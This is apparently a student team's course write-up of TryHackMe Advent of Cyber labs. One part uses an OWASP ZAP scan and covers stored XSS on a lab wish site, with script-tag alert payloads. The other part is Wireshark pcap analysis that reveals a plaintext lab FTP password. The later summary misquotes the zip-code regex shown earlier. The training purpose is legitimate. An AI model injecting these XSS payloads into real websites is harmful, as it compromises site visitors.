

PSP0201

Week 3

Writeup

Group Name: Hack Me No

Members

ID	Name	Role
1211102630	Chan Kar Kin	Leader
1211100925	Ang Jin Nan	Member
1211103311	Ng Yun Shi	Member
1211102777	Tai Qi Tong	Member

Day 6: Web Exploitation – Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, OWASP Zap

Solution/Walkthrough:

Question 1

Input validation level is matched with the correct description based on OWASP Cheat Sheet

Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

Question 2

Regular expression used to validate a US Zip Code based on the OWASP Cheat Sheet

Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits plus optional -4)


```
^\d{5}(-\d{4})?$/
```

Validating U.S. State Selection From a Drop-Down Menu

```
^(AA|AE|AP|AL|AK|AS|AZ|AR|CA|CO|CT|DE|DC|FM|FL|GA|GU|
HI|ID|IL|IN|IA|KS|KY|LA|ME|MH|MD|MA|MI|MN|MS|MO|MT|NE|
NV|NH|NJ|NM|NY|NC|ND|MP|OH|OK|OR|PW|PA|PR|RI|SC|SD|TN|
TX|UT|VT|VI|VA|WA|WV|WI|WY)$
```

Question 3

Access to the target machine



Santa's portal x +

10.10.221.61:5000

Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query


Showing all wishes:

Enter your wish here:

New book...

WISH!

Perform automated scan on OWASP Zap, attack the target



OWASP ZAP - OWASP ZAP 2.11.1

File Edit View Analyse Report Tools Import Online Help

Standard Mode

Sites

Contexts

Default Context

Sites

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: http://10.10.90.33:5000/ Select...

Use traditional spider:

Use ajax spider: with Firefox Headless


Attack Stop

Progress: Not yet! Perform a quick penetration test on the URL.

History Search Alerts Output

Alerts Primary Proxy: localhost:8080 Current Scans

Stored/Persistent XSS is shown



History Search Alerts Output Spider Active Scan

Alerts (5)

Cross Site Scripting (Persistent)

URL: http://10.10.90.33:5000/

Risk: High

Confidence: Medium

Parameter: comment

Attack: </p><script>alert(1);</script><p>

Evidence: 79

CWE ID: 79

WASC ID: 0

Question 4

Test the query input

Welcome to Santa's official 'Make a Wish!' website
YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

test

Query string is 'q'

25 Days of C X Santa's portal +

10.10.44.78:5000/?q=test



Question 5

Automated scan ran on target

OWASPZAP - OWASP ZAP 2.11.1

Sites +
Contexts
Default Context
Sites

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: http://10.10.90.33:5000/
Use traditional spider:
Use ajax spider: with Firefox Headless

Progress: Not started | Perform a quick penetration test on the URL

History Search Alerts Output +

Alerts: 0 0 0 0 Primary Proxy: localhost:8080 Current Scans: 0 0 0 0 0 0 0 0 0 0 0 0

2 XSS alerts of high priority are in the scan

The image shows two separate windows of the Burp Suite interface, both titled "Alerts".

Top Window:

- URL: http://10.10.90.33:5000/
- Risk: High
- Confidence: Medium
- Parameter: comment
- Attack: </p><script>alert(1);</script><p>
- Evidence: </p><script>alert(1);</script><p>
- CWE ID: 79

Bottom Window:

- URL: http://10.10.90.33:5000/
- Risk: High
- Confidence: Medium
- Parameter: comment
- Attack: </p><script>alert(1);</scRipt><p>
- Evidence: </p><scrIpt>alert(1);</scRipt><p>
- CWE ID: 79

Question 6

Access to the webpage

A screenshot of a web browser window titled "Kali Linux" showing the URL "Santa's portal" at "10.10.84.167:5000".

The page has a decorative header with pinecones and Christmas ornaments. The main content area includes:

- A banner: "Welcome to Santa's official 'Make a Wish!' website" with a "YEAR 2020" logo.
- A message: "Here you can anonymously submit your Christmas wishes and see what other people wished too!"
- A search bar: "Search query" with placeholder text "Search query..."
- A section: "Showing all wishes:"
- A form: "Enter your wish here:" with a text input field containing "New book..." and a green "WISH!" button.


Type in <script>alert("PSP0201")</script> in the wish text box, wish button clicked

Enter your wish here:

```
<script>alert("PSP0201")</script>
```


WISH!

PSP0201 alert shown



Question 7

Browser is closed and revisited again. XSS attack persist



Thought Process/Methodology:

Based on the OWASP Cheat Sheet, we see that Syntactic validation should enforce correct syntax of structured fields and Semantic validation should enforce correctness of their values in the specific business context. We also found the regular expression used to validate a US Zip code, which is `^\d{5}{-\d{4}}?S`. Then, we access the target machine webpage. We see 2 inputs: 'search query' and 'enter your wish here:'. We copy the target machine url and paste it in the OWASP Zap to run an automated attack. Stored/persistent XSS is shown in alerts. Test the query input by typing 'test', we see that q string is used in the url. After running an automated scan on OWASP Zap, we see that 2 alerts of high priority are shown. Then we access the target webpage and type `<script>alert("PSP0201")</script>` in the wish text box. We click the wish button and an alert saying "PSP0201" is shown. To check whether the XSS attack persists or not, we close the browser and access it again. XSS attack persists.

Day 7: Networking – The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox, Wireshark


Solution/Walkthrough:

Question 1

Download the task files attached to the task and extract them. After download, open the terminal and open the "pcap1.pcap" file in Wireshark. Use the filter "icmp" and search for the IP address which is 10.11.3.2.

The screenshot shows a Firefox dialog box titled "Opening aoc-pcaps.zip". It displays the following information:
You have chosen to open:
aoc-pcaps.zip
which is: Zip archive
from: https://tryhackme.com
What should Firefox do with this file?
 Open with: Engrampa Archive Manager (default)
 Save File
 Do this automatically for files like this from now on.
Buttons at the bottom: Cancel and OK.

Story
It's 6 AM and Elf McSkidy is clocking-in to The Best Festival Company's SOC headquarters to begin his watch over TBFC's infrastructure. After logging in, Elf McEager proceeds to read through emails left by Elf McSkidy during the nightshift.
More automatic scanning alerts, oh look, another APT group. It feels like it's going to be a long, but easy start to the week for Elf McEager.
Whilst clearing the backlog of emails, Elf McEager reads the following: "URGENT: Data exfiltration detected on TBFC-WEB-01". "Uh oh" goes Elf McEager. "TBFC-WEB-01? That's Santa's webserver! Who has the motive to steal data from there?". It's time for the ever-vigilant Elf McEager to prove his salt and find out exactly what happened.
Unknowingly to Elf McEager, Elf McSkidy made this all up! Fortunately, this isn't a real attack - but a training exercise created ahead of Elf McEager's performance review.




Question 2

Search the filter within the task to see only the HTTP GET requests in “pcap1.pcap” file.

Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a `protocol.request.method`

`GET` and `POST` to retrieve and submit data accordingly.

```
http.request.method ==  
GET / POST
```



Question 3


When we apply the same filter as the previous task, we could see the name of the article by looking at “/posts/”



No.	Time	Source	Destination	Protocol	Length	Info
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1

Question 4

Open the “pcap2.pcap” file. We could find the password that was leaked during the login process by looking at the question hint.



💡 Question Hint

As FTP uses the TCP protocol and runs on port 21, we'd use the "tcp.port" filter and "==" operator to only show all data that is TCP and uses port 21. The filter we would use is "tcp.port == 21"

tcp.port == 21

No.	Time	Source	Destination	Protocol	Length	Info
13	4.193450	10.10.73.252	10.10.122.128	TCP	74	45340 - 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=411030014 TSeср=0 WS=128
14	4.193479	10.10.122.128	10.10.73.252	TCP	74	21 - 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 TSval=894815218 TSeср=411030014 WS=128
15	4.193828	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 TSeср=894815218
16	4.195564	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBCP FTP Server!
17	4.195812	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016 TSeср=894815220
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 - 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894818981 TSeср=411033776
22	7.866430	10.10.122.128	10.10.73.252	FTP	108	Response: 331 Please specify the password.
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033777 TSeср=894818981
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66	21 - 45340 [ACK] Seq=73 Ack=56 Win=62720 Len=0 TSval=894825439 TSeср=411040192
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 539 Login incorrect.
32	16.735701	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=50 Ack=95 Win=62848 Len=0 TSval=411042646 TSeср=894827850
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST
34	16.735730	10.10.122.128	10.10.73.252	TCP	66	21 - 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 TSval=894827850 TSeср=411042646
35	16.735761	10.10.122.128	10.10.73.252	FTP	104	Response: 539 Please login with USER and PASS.
36	16.776948	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=56 Ack=133 Win=62848 Len=0 TSval=411042687 TSeср=894827851

Question 5

By continue analysing the file, we have found that the protocol “SSH” has been encrypted

ssh

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
152	63.089447	10.10.122.128	10.11.3.2	SSHv2	95	Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3)
153	63.127154	10.10.122.128	10.11.3.2	SSHv2	82	Client: Protocol (SSH-2.0-MOTTY_Release_0.73)
155	63.127956	10.10.122.128	10.11.3.2	SSHv2	1134	Server: Key Exchange Init
156	63.128661	10.11.3.2	10.10.122.128	SSHv2	1222	Client: Key Exchange Init
157	63.145965	10.11.3.2	10.10.122.128	SSHv2	78	Client: Diffie-Hellman Group Exchange Request
159	63.153438	10.10.122.128	10.11.3.2	SSHv2	598	Server: Diffie-Hellman Group Exchange
161	63.386672	10.11.3.2	10.10.122.128	SSHv2	582	Client: Diffie-Hellman Group Exchange Init
162	63.386695	10.10.122.128	10.11.3.2	SSHv2	742	Server: Diffie-Hellman Group Exchange Reply, New Keys
164	63.673987	10.11.3.2	10.10.122.128	SSHv2	134	Client: New Keys, Encrypted packet (len=64)
165	63.674091	10.10.122.128	10.11.3.2	SSHv2	118	Server: Encrypted packet (len=64)
166	63.696495	10.11.3.2	10.10.122.128	SSHv2	150	Client: Encrypted packet (len=96)
167	63.692260	10.10.122.128	10.11.3.2	SSHv2	134	Server: Encrypted packet (len=80)
168	63.712919	10.11.3.2	10.10.122.128	SSHv2	326	Client: Encrypted packet (len=272)
169	63.719545	10.10.122.128	10.11.3.2	SSHv2	102	Server: Encrypted packet (len=48)

Question 6


To find the ARP communications, “Who has 10.10.122.128? Tell 10.10.0.1”, we entered the filter “arp” and found the communications.

arp

No.	Time	Source	Destination	Protocol	Length	Info
46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
78	26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
84	32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
85	32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
137	53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
138	53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa

